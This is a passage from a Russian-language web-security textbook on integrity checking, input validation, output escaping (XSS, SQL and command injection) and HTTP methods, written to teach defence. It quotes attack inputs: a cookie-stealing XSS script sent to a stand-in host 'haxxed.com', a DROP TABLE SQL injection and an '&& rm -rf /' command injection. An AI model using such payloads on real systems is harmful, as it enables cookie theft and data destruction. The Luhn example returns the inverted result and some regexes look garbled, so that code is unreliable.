Соление и/или перчение хешей помогает защититься от злоумышленников, вооруженных *таблицей поиска* (lookup table) — списком заранее вычисленных хеш-значений для распространенных паролей и алгоритмов хеширования. Если пароль хорошенько не просолен, злоумышленник может легко провести обратный анализ большого количества ваших паролей, прогнав их через таблицу поиска. Если пароли посолены, ему придется вернуться к брутфорсу (brute-forcing), или перебору паролей методом грубой силы, то есть сопоставлению с хеш-значением по одному паролю за раз.



Проверка целостности

В главе 2 мы увидели, как можно использовать атрибут целостности для выявления вредоносных изменений в файлах JavaScript. Это понятие иллюстрирует другое, более широкое — *проверку целостности* (integrity checking), которая позволяет двум программным системам в процессе общения выявлять непредвиденные или подозрительно выглядящие изменения в данных.

Можно провести аналогии проверки целостности в реальной жизни. Например, опечатывание контейнера в той или иной форме предназначено для того, чтобы можно было определить, не вскрывался ли он; это используется при упаковке лекарств или пищевых продуктов, которые должны оставаться стерильными.



Для того чтобы провести проверку целостности данных, к ним нужно применить алгоритм хеширования. После этого можно передать данные, хеш-значение и имя алгоритма хеширования дальнейшим звеньям системы. Тогда получатель данных сможет пересчитать хеш-значение и определить, подвергались ли данные манипуляции. (Чтобы не дать взломщику пересчитать данные, вскрытые со злым умыслом, хеши обычно хранятся отдельно или передаются по отдельным каналам.)

Познакомившись с проверкой целостности, вы увидите ее повсюду. Вот что она помогает сделать:

- убедиться, что данными не манипулировали при передаче с использованием TLS;
- убедиться, что программными модулями не манипулировали при загрузке с помощью менеджера зависимостей;
- убедиться, что код развернут на сервере чисто (без ошибок или модификаций);
- найти подозрительные изменения в важных файлах во время выявления вторжения;
- убедиться, что данными сессии не манипулировали при передаче состояния сессии в куки браузера.

Для предотвращения угрозы того, что злоумышленник будет манипулировать и данными, и хеш-значением, данные и хеш-значение можно передавать по разным каналам или же настроить алгоритм хеширования так, чтобы вычислять значения могли только отправитель и получатель. (Часто бывает,

что отправитель и получатель заранее обмениваются набором ключей по защищенному каналу.)

Подведем итоги

- Для защиты данных при передаче по сети можно пользоваться шифрованием. В частности, шифрование с открытым ключом обеспечивает безопасную передачу по IP.
- В практическом плане шифрование при транспортировке означает приобретение цифрового сертификата, размещение его на хостинге, перенаправление HTTP-соединений на HTTPS и добавление к веб-приложению HSTS.
- Шифрование может также применяться для защиты данных в состоянии покоя. Эту методику нужно использовать для защиты баз данных или лог-файлов, содержащих важную информацию.
- Пароли к веб-приложению нужно хешировать с использованием надежного алгоритма хеширования, а также солить и перчить перед сохранением. Никогда не храните пароли в виде простого текста!
- Хеширование можно использовать для проверки целостности, которая позволяет выявлять непредвиденные изменения в файлах, пакетах данных, коде или состоянии сессий.



В этой главе

- ✓ О важности валидации вводимых данных, отправляемых на сервер
- ✓ Как экранирование управляющих символов в выходных данных может нейтрализовать множество атак на веб-сервер
- ✓ Корректные методы HTTP при получении и редактировании ресурсов на веб-сервере
- ✓ Как множественные перекрывающиеся слои защиты помогают сделать веб-сервер безопасным
- ✓ Как ограничение разрешений на веб-сервере помогает защитить ваше приложение



В главе 2 мы рассмотрели вопросы безопасности браузера. В этой главе обратим внимание на другого собеседника по HTTP — веб-сервер. Веб-серверы, условно говоря, проще браузеров — по сути, это машины для чтения HTTP-запросов и написания HTTP-ответов, — но они являются го-


раздо более привлекательной мишенью для хакеров. На код в браузере хакер может нацелиться только опосредованно, создавая вредоносные сайты или находя способы внедрения JavaScript-кода в существующие. К веб-серверам же может получить прямой доступ любой, у кого есть интернет и желание причинить неприятности.

Валидация вводимых данных

Безопасность веб-сервера начинается с его границ. Большинство попыток атаковать веб-сервер выражаются во вредоносных HTTP-запросах от скриптов или ботов, зондирующих ваш сервер на предмет уязвимостей. Защита от таких угроз должна стать для вас делом первостепенной важности. Подобные атаки можно сдерживать, подвергая HTTP-запросы валидации по мере их поступления и отклоняя подозрительные. Рассмотрим несколько методов.

Белые списки

В computer science *белым списком* (allow list) называется список допустимых в системе вводимых данных. При вводе HTTP-запроса самый верный способ валидации — проверять его по белому списку (и отклонять HTTP-запрос, если значения в списке нет).



Вы заранее старательно перечисляете все разрешенные для ввода значения, не давая злоумышленнику возможности предоставить недопустимое (и потенциально вредоносное) значение. Вот как можно валидировать параметр HTTP на Ruby:

```
input_value = 'GBP'

raise StandardError, "Invalid currency!"
  unless %w[USD EUR JPY].include?(input_value)
```


Выдает сообщение о том, что представленный код валюты (GBP) не является одним из ожидаемых (USD, EUR или JPY) на основании белого списка

Белые списки применимы и к другим частям HTTP-запроса. Некоторые защищенные веб-приложения могут ограничивать доступ определенным учетным записям по IP-адресу, поэтому белые списки для проверки IP-адресов являются общепринятой практикой.

Белые списки — золотой стандарт для валидации вводимых данных, которым стоит пользоваться при любом удобном случае. Однако таким образом можно валидировать не все данные. Давайте рассмотрим более гибкие методы валидации.

Черные списки

Для многих типов данных указать все значения заранее не представляется возможным. Если кто-либо зарегистрируется на вашем сайте и предоставит свой email, в вашем коде вряд ли окажется список всех почтовых адресов мира для его проверки. Есть другое полезное средство — *черный список* (block list), то есть список значений, запрещенных явно.



Такой способ обеспечивает защиту в гораздо меньшей степени, чем белый список. В большинстве случаев вы не можете представить себе все возможные вредоносные данные, введенные злоумышленником. Но в крайнем случае и он пригодится:

```
input_value = 'a_darn_shame'

profanities = %w[darn heck frick shoot]

if profanities.any? { |profanity| input_value.include?(profanity) }
  raise StandardError.new 'Bad word detected!'
end
```

Пример использования черного списка: этот код Ruby определяет некоторые умеренно оскорбительные слова во введенном значении

Черный список — мощная методика, если вам нужен простой способ перечисления вредоносных входных значений, особенно когда они берутся из конфигурации и их можно обновить без повторного развертывания кода.

Соответствие паттерну

Если воспользоваться белым списком возможности нет, наиболее безопасный подход — убедиться в том, что каждый ввод HTTP соответствует ожидаемому паттерну. Поскольку большинство параметров HTTP представляют собой текстовые строки, в рамках этого подхода проверяется, соответствует ли каждый параметр следующим характеристикам:

- превышает минимальную длину (например, что длина логина больше трех символов);
- не превышает максимальную длину (чтобы хакер не ввел в поле ввода логина весь текст «Моби Дика»);
- содержит только допустимые символы в ожидаемом порядке.

На следующем рисунке изображены некоторые способы валидации, которые можно применить при вводе даты.

Пример на скорую руку

ВАЛИДАЦИЯ С ПОМОЩЬЮ REGEX



Допустим, вам нужно провести валидацию ввода, который должен соответствовать дате в формате YYYY-MM-DD. Ввод можно разбить на три части:

ГОД	-	МЕСЯЦ	-	ДЕНЬ
например, 2025		например, 02 или 12		например, 02, 12 или 31

Если более формально, то можно написать:

20 (две цифры)	-	0 (цифра)	n/n	1 (цифра между 0 и 2)	-	0 (цифра)	n/n	1 или 2 (цифра)	n/n	3 (0 или 1)
----------------	---	-----------	-----	-----------------------	---	-----------	-----	-----------------	-----	-------------

что приводит нас к регулярному выражению:

```
(20[0-9]{2})-(0[1-9]|1[0-2])-(0[1-9]|[12][0-9]|3[01])
```

Соответствие паттерну — хороший способ защититься от вредоносного или непредвиденного ввода. Если вам нужно ограничить параметры HTTP буквенно-цифровыми символами, вы можете, например, убедиться, что входные данные не содержат *метасимволов* (metacharacters) — символов, которые приобретают особое значение при передаче другому компоненту системы, скажем, в базу данных. Следующий код на Ruby заменяет все буквы и цифры символом подчеркивания (символы `/i` в конце дают указание Ruby игнорировать регистр):

```
input_value = input_value.gsub(/[^0-9a-z]/i, '_')
```

Вредоносное внедрение метасимволов в параметры HTTP — это основа целого ряда *атак с внедрением кода* (injection attacks), в результате которых злоумышленник получает возможность транслировать вредоносный код в базу данных или операционную систему через веб-сервер. В следующем разделе мы рассмотрим некоторые атаки с внедрением кода.

Валидация при помощи Regex

Во многих случаях валидацию удобно проводить с помощью регулярных выражений (regular expressions), или, сокращенно, *regex* — одного из способов описать разрешенные символы и их порядок. Так можно гарантировать, что адреса email и даты будут иметь надлежащий формат, а IP-адресам можно верить. Ниже представлены регулярные выражения для этих целей.

Тип данных	Паттерн Regex
Дата в формате ISO («2032-08-17T00:00:00Z»)	<code>\d{4}-[01]\d-[0-3]\dT[0-2]\d:[0-5]\d:[0-5]\d([+][0-2]\d:[0-5]\d Z)</code>
Адрес IPv4 («125.0.0.3»)	<code>((25[0-5] (2[0-4] 1\d [1-9])\d)\.?\b){4}</code>
Адрес IPv6 («2001:0db8:85a3:0000:0000:8a2e:0370:7334»)	<code>([0-9A-Fa-f]{0,4};){2,7}([0-9A-Fa-f]{1,4}\$ ((25[0-5] 2[0-4] 0-9)[01]?[0-9]?[0-9]?(\. \\$))){4}</code>

Дальнейшая валидация

Чем больше входных данных проходит валидацию, тем в большей безопасности будет ваш веб-сервер. Лучше не ограничиваться простым соответствием паттерну. Весьма полезно провести исследование того, как лучше валиди-

ровать те или иные данные. Последняя цифра номера кредитной карты, например, вычисляется по алгоритму Луна (Luhn), что позволяет отклонить недопустимые цифры. Вот пример на Python:

```
def is_valid_credit_card_number(card_number):
    def digits_of(n):
        return [int(d) for d in str(n)]

    digits = digits_of(card_number)
    odd_digits = digits[-1::-2]
    even_digits = digits[-2::-2]
    checksum = sum(odd_digits)

    for d in even_digits:
        checksum += sum(digits_of(d*2))
    return bool(checksum % 10)
```

У многих языков программирования имеются хорошо зарекомендовавшие себя пакеты для выполнения широкого спектра проверок данных разных типов. Используйте эти пакеты везде, где только можно; они поддерживаются экспертами, предусмотревшими все странные и непредвиденные ситуации. Например, в Python для валидации всего, от URL до MAC-адреса, можно прибегнуть к помощи библиотеки **validators**:

```
import validators

validators.url("https://google.com")
validators.mac_address("01:23:45:67:ab:CD")
```


Валидация email

Если пользователь ввел валидный с виду адрес email, не стоит сразу думать, что у него есть доступ к соответствующей учетной записи. (Если адрес не валиден, вы можете предположить, что пользователь допустил опечатку, и попросить его повторить ввод.)

Адрес email должен считаться неподтвержденным, пока вы не отправили на него письмо и не получили доказательства его доставки. Даже если адрес представляется валидным, то есть имеет символ @ в середине, а часть после @ соответствует домену в интернете, содержащему почтовую запись в системе доменных имен (DNS), — вы не можете быть уверены, что пользователь, который ввел его на вашем сайте, является его обладателем. Единственный способ обрести эту уверенность — сгенерировать случайный токен, отправить ссылку с этим токеном на данный адрес и попросить получателя щелкнуть по этой ссылке.

1

Пользователь регистрируется с новым email. Его email помечается в базе данных как неподтвержденный



2


Помимо email в базе данных сохраняется случайный токен — токен подтверждения



Логин	Токен подтверждения	Подтверждено
bob@gmail.com	4osTweiETIR5Q0yb0e	Нет


3

Веб-приложение отправляет по адресу email ссылку, содержащую токен подтверждения




4

Щелкнув по ссылке, пользователь подтверждает, что у него есть доступ к учетной записи



5

Веб-приложение помечает email как подтвержденный



Логин	Токен подтверждения	Подтверждено
bob@gmail.com	4osTweiETIR5Q0yb0e	Да

Валидация загрузки файлов

Файлы, загружаемые на веб-сервер, обычно так или иначе записываются на диск, вследствие чего являются излюбленной мишенью для хакеров. Загруженные файлы не так просто проверить, поскольку они поступают как потоковые данные и часто закодированы в бинарном формате.



Если вы принимаете загружаемые файлы, вам нужно как минимум (а) проверить тип файла по его заголовку и (б) ограничить максимальный объем. Кроме того, требуется проверить, соответствует ли расширение файла допустимому, не забывая о том, что злоумышленник может назвать файл как угодно, поэтому расширение файла может быть липовым.

Вот как можно использовать библиотеку **Magic** (обертку для утилиты Linux **libmagic**) для определения типа файла на Python:

```
import magic

file_type = magic.from_file("upload.png", mime=True)

assert file_type == "image/png"
```

Валидация на стороне клиента

В главе 2 мы рассмотрели, как JavaScript использует File API для проверки объема и типа содержимого файла. Средствами JavaScript можно также проверять поля форм, а у HTML есть несколько инструментов валидации текстовых значений:

```
const email = document.getElementById("email")

email.addEventListener("input", (event) => {
  if (email.validity.typeMismatch) {
    email.setCustomValidity("This is not a valid email address!")
    email.reportValidity()
  } else {
    email.setCustomValidity("")
  }
})
```

Этот вид проверки на стороне клиента (и специальные типы полей ввода для разных типов данных) дает пользователю мгновенную обратную связь, но не обеспечивает защиту веб-сервера. Хакеры обычно не отправляют запросы из браузера, а используют скрипты или боты. Для гарантии безопасности нужно реализовать валидацию на стороне сервера. Имея ее на вооружении, проверки на стороне клиента можно использовать уже для улучшения пользовательского опыта.

Валидация файлов на предмет вредоносного содержимого — задача непростая, в чем мы убедимся в главе 11. Простая проверка заголовков файлов наподобие той, которая приведена в примере кода выше, не решит всей проблемы. Часто лучше хранить файлы в сторонней *системе управления контентом* (content management system, CMS) или в веб-хранилище, например Amazon Simple Storage Service (S3), чтобы файлы находились в пределах досягаемости.

Экранирование выходных данных

В предыдущем разделе мы убедились в важности проверки входных данных, поскольку вредоносные HTTP-заголовки могут привести к непредвиденным последствиям для вашего приложения. (По крайней мере, непредвиденным для вас — для хакеров они очень даже предвиденные.) Не менее важно со всей строгостью подходить и к *выходным данным* вашего сервера, независимо от того, являются ли эти выходные данные содержимым HTTP-ответов или команд, которые вы отправляете в другие системы (базы данных, лог-серверы или операционную систему).

Подходить со всей строгостью означает *экранировать* (escape) выходные данные перед их отправкой в принимающую систему, то есть заменять метасимволы, которые имеют особое значение для этих систем, с помощью *управляющей последовательности* (escape sequence). Она сообщит следующей в цепочке системе нечто вроде этого: «Здесь был символ <, но не стоит рассматривать его как начало тега HTML». Обычно этот подход лучше воспринимается на примерах, поэтому давайте посмотрим на три ситуации, в которых экранирование выходных данных чрезвычайно важно для безопасности сервера.



Экранирование выходных данных в ответе HTTP

Распространенным видом атак в интернете является межсайтовый скриптинг (XSS), при котором злоумышленник внедряет вредоносный JavaScript на веб-страницу, которую просматривает другой пользователь. В главе 2 мы узнали о некоторых способах ослабления угроз XSS в браузере, но главные средства защиты должны быть реализованы на сервере. Эти средства требуют экранирования всего динамического контента, вписанного в HTML.

Для того чтобы понять контекст, проведем обзор вектора атак. Типичная XSS-атака происходит так:

1. Злоумышленник находит некий параметр HTTP, предназначенный для хранения в базе данных и отображаемый на веб-странице как динамический контент. Этот параметр может содержать комментарий в социальной сети или имя пользователя.
2. Злоумышленник, зная, что теперь контролирует эти «недоверенные входные данные», отправляет с ними некий вредоносный JavaScript-код:

```
POST /article/12748/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
comment=<script>window.location=
'haxxed.com?cookie='+document.cookie</script>
```

3. Еще один пользователь просматривает страницу, на которой отображаются эти недоверенные входные данные. В коде HTML веб-страницы прописан тег `<script>`:

```
<div class="comments">
  <p class="comment">
    <script>
      window.location='haxxed.com?cookie='+document.cookie
    </script>
  </p>
</div>
```

4. Вредоносный скрипт выполняется в браузере жертвы. Этот скрипт способен породить массу проблем. Популярный подход — отправить куки пользователя удаленному серверу, подвластному злоумышленнику, как было показано в предыдущем примере.

Главное, что нужно сделать, чтобы защититься от XSS, — убедиться, что любой недоверенный контент (любой контент, который мог быть введен злоумышленником) экранируется по мере получения на другой стороне. Если говорить конкретно, это означает замену метасимволов соответствующими им управляющими последовательностями:

```
<div class="comments">
  <p class="comment">
    <script>
      window.location='haxxed.com?cookie='+document.cookie
      &lt;/script&gt;
    </p>
</div>
```

Визуально управляющие последовательности будут отображаться так же, как и их неэкранированные двойники (`<` будут видны на экране как `<`), но парсер HTML не увидит в них открывающего или закрывающего тега.

На следующем рисунке приведен полный список управляющих последовательностей, необходимых для HTML.



Динамические HTML-страницы обычно создаются посредством *шаблонов* (template), в которых динамический контент перемежается с HTML-тегами. Большинство шаблонизаторов экранируют динамический контент по умолчанию именно из-за угрозы XSS. Следующий сниппет иллюстрирует, как безопасно экранировать вредоносный JavaScript в популярном шаблонизаторе для Python Jinja2:

```
{{ "<script>" }}
```

Этот код выведет в HTML ответа HTTP `<script>`, надежно защищая от XSS-атак. Чтобы оставить лазейку для XSS-атаки, нужно было бы в явном виде отключить экранирование:

```
{{ "<script>" | safe }}
```



Этот код выведет в HTML `<script>`, что небезопасно. Убедитесь, что точно знаете, как ваш шаблонизатор выполняет экранирование и как определить, что экранирование отключено. Будьте осторожны при написании любых вспомогательных функций, которые выводят HTML для внедрения в последующий шаблон, *особенно* если они принимают динамические входные данные, находящиеся под контролем злоумышленника. Строки HTML, сформированные вне шаблонов, часто пропускаются при проверках безопасности.

Экранирование выходных данных в командах базы данных

Если не экранировать символы, вставляемые в команды SQL, это может сделать вас уязвимыми к атакам с внедрением SQL-кода, или *SQL-инъекциям* (SQL injection).


1

Хакер вводит вредоносные данные в поле поиска



2

Параметр HTTP без защиты встраивается в запрос, который должен быть выполнен в базе данных



```
String sql = "SELECT * FROM users " +
    "WHERE email = '" + email + "'";
statement.executeQuery(sql);
```

3

Базу данных обманным путем вынуждают выполнить две команды, вторая из которых удаляет все данные о пользователях!




```
SELECT * FROM users WHERE email = ";
Возвращает 0 строк

DROP TABLE USERS
Таблица удалена
```


4

Теперь веб-приложением невозможно пользоваться, потому что база данных повреждена. Хакеру удалось внедрить SQL-код



Большинство веб-приложений взаимодействуют с тем или иным хранилищем данных. Как правило, это означает, что ваш код формирует командную строку базы данных из входных данных в HTTP-запросе. Классический пример — поиск учетной записи пользователя в реляционной базе данных при попытке входа. Это еще один сценарий, при котором недоверенные входные данные записываются в выходные, где определенные символы приобретают особое значение. Последствия могут быть ужасающими.

Рассмотрим конкретный пример атаки этого вида. Ниже приведен фрагмент кода на Java, устанавливающий соединение с базой данных и выполняющий запрос:



```

Connection conn = DriverManager.getConnection(
    URL, USER, PASS);
Statement stmt = conn.createStatement();

String sql =
    "SELECT * FROM users WHERE email = '" + email + "'";

ResultSet results = stmt.executeQuery(sql);

```

Подключается к базе данных


Формирует небезопасный SQL-запрос с использованием конкатенации строк

Выполняет запрос, который, вполне возможно, приведет к тяжелым последствиям

Имея дело с кодом, подобным вышеприведенному, злоумышленник может предоставить параметр `email` как `'; DROP TABLE USERS` и провести SQL-инъекцию. Вот запрос SQL, который будет выполнен в базе данных на самом деле:

```
SELECT * FROM users WHERE email = ' '; DROP TABLE USERS --'
```

Символы `'` и `;` имеют в SQL особое значение: первый закрывает строку, последний — разрешает конкатенацию множества команд SQL. В результате вредоносное значение параметра может удалить из базы данных таблицу **USERS**. (Удаление данных — это еще цветочки. Как правило, SQL-инъекция преследует цель кражи информации, причем вы можете так и не узнать, что злоумышленник проник в систему.) На следующем рисунке показано, как можно защититься от атак этого типа.



В этом примере символы во входных данных экранируются до того, как будут вставлены в запрос SQL. Эту задачу лучше всего решать с помощью параметризованных выражений на уровне драйвера базы данных, передавая SQL-команду и динамические аргументы отдельно, чтобы драйвер мог безопасно экранировать последние:

```
Connection conn = DriverManager.getConnection(
    URL, USER, PASS);
String sql = "SELECT * FROM users WHERE email = ?";

PreparedStatement stmt = conn.prepareStatement(sql);
```

Генерирует объект параметризованного запроса

```
statement.setString(1, email);
```

← Привязывает значение email к запросу как параметр с индексом 1

```
ResultSet results = stmt.executeQuery(sql);
```

← Безопасно выполняет запрос


Здесь под капотом драйвер заменит все символы их безопасными аналогами, лишая злоумышленника возможности внедрить SQL-код.

Экранирование выходных данных в командной строке

У SQL-инъекций есть аналог — код, который обращается к операционной системе. Если символы, вставляемые в команды операционной системы, не экранированы, вы можете стать уязвимыми к атакам с внедрением команд.

1

Хакер вводит вредоносные данные в поле поиска



google.com
&& rm -rf /


2

Параметр HTTP небезопасно встраивается в команду, которая должна быть выполнена в операционной системе

```
response = run("nslookup " + input_value,
               shell=True)
```

3


Операционную систему обманным путем вынуждают выполнить две команды, вторая из которых удаляет все данные на сервере!



Взломано!

4

Теперь веб-приложением невозможно пользоваться, потому что недоступен код веб-сервера. Хакеру удалось внедрить команду



Обращение к операционной системе обычно осуществляется путем обращения из командной строки, что иллюстрирует следующий фрагмент кода на Python:

```
from subprocess import run  
  
response = run("cat " + input_value, shell=True)
```

Если **input_value** в этом примере получено из ненадежного источника, код позволит злоумышленнику выполнять произвольные команды в операционной системе.

В зависимости от операционной системы те или иные символы, отправленные ей, приобретают особое значение. В нашем примере злоумышленник может отправить аргумент HTTP **file.txt && rm -rf /** и запустить команду в операционной системе:



```
cat file.txt && rm -rf /
```

Эта команда выполняет два отдельных действия, поскольку в Linux синтаксис **&&** позволяет объединить две команды в цепочку. Первое действие, **cat file.txt**, считывает файл **file.txt**, что может быть ожидаемым для автора приложения. Вторая команда, **rm -rf /**, уничтожает *все файлы на сервере*.

Как видите, способность внедрить символы **&&** в операции с командной строкой дает злоумышленнику возможность выполнить *любую* команду в операционной системе, что обернется кошмаром. И удаление файлов на сервере — это еще не самое плохое, что может случиться: взломщик может развернуть вредоносное ПО на этом сервере, сделав его плацдармом для атаки на другие серверы в вашей сети. Повторюсь, избежать этого можно с помощью экранирования символов.

1

Хакер вводит вредоносные данные в поле поиска




2

Если символы экранированы, злоумышленник не сможет выполнить произвольные команды

```
response = run("nslookup " + input_value,
               shell=False)
```


3

Вызов командной строки проходит с безопасным выполнением команды



4

Атака с внедрением кода в командную строку провалилась!



У большинства языков программирования есть высокоуровневые API, позволяющие общаться с операционной системой без запуска команд в явном виде. Обычно лучше использовать эти API, а не их низкоуровневые аналоги, потому что они берут на себя экранирование символов. Функциональность, использующая модуль **subprocess**, наилучшим образом реализуется при помощи модуля Python **os**, который умеет безопасно читать файлы гораздо более естественным образом.

Если вам придется самостоятельно формировать вызовы командной строки, вы должны вручную выполнять экранирование. Решение этой задачи может быть чревато сложностями, поскольку управляющие символы в Windows и UNIX-подобных системах различаются. Постарайтесь восполь-

зоваться проверенной библиотекой, в которой предусмотрена обработка пограничных случаев. В Python, по счастью, достаточно установить параметр **shell** в значение **False** при использовании модуля **subprocess**. Код, приведенный ниже, дает указание модулю **subprocess** экранировать метасимволы:

```
from subprocess import run

response = run(["cat", input_value], shell=False)
```

Работа с ресурсами

Не каждый запрос HTTP представляет одинаковую угрозу, поэтому во имя безопасности вам нужно сопоставить каждому действию на стороне сервера соответствующий HTTP-запрос. Спецификация HTTP описывает несколько *методов*, один из которых должен быть включен в HTTP-запрос. Поскольку злоумышленники могут обманным путем вынудить пользователей запустить HTTP-запрос определенного типа, вам нужно знать, какой метод понадобится для действий того или иного типа. Давайте вкратце рассмотрим основные HTTP-методы.

Щелчок по гиперссылке или вставка адреса в строку ввода в браузере запустит запрос GET:

```
GET /home HTTP/2.0
Host: www.example.com
```

Запросы GET используются для получения ресурсов с сервера, и вполне естественно, что GET является самым востребованным HTTP-методом. В запросах GET нет тела запроса; вся информация для описания ресурса заключена в URI, идущем с запросом.

Запросы POST нужны для создания ресурсов на сервере. Их можно сгенерировать с помощью HTML-форм, например, для входа на веб-сайт. Форма наподобие

```
<form action="/login" method="POST">
  <label form="name">Email</label>
  <input type="text" id="email" name="email" />
  <label form="password">Password</label>
  <input type="password" id="password" name="password" />
  <button type="submit">Login</button>
</form>
```

сгенерирует такой HTTP-запрос:

```
POST /login HTTP/1.1
Content-Type: application/x-www-form-urlencoded
email=user@gmail.com&password=topsecret123
```

Запросы GET и POST можно делать и из JavaScript. В следующем примере для инициализации запроса GET мы воспользуемся API **fetch**:

```
fetch("http://example.com/movies.json")
  .then((response) => response.json())
  .then((data) => console.log(data))
```

Запросы DELETE применяются для получения разрешения на удаление ресурсов на сервере, а запросы PUT — для добавления новых ресурсов. Запросы данных типов можно сгенерировать только из JavaScript. Нижеприведенный рисунок поясняет применение каждого HTTP-метода.



А теперь предостережение: как разработчик и серверного, и клиентского кода веб-приложения, вы вольны использовать любые HTTP-методы для любых действий. Но помните: интернет уже стал кладбищем плохих технологических решений. Некоторые сайты используют POST-запросы для навигации или GET-запросы для изменения состояния ресурсов на сервере.

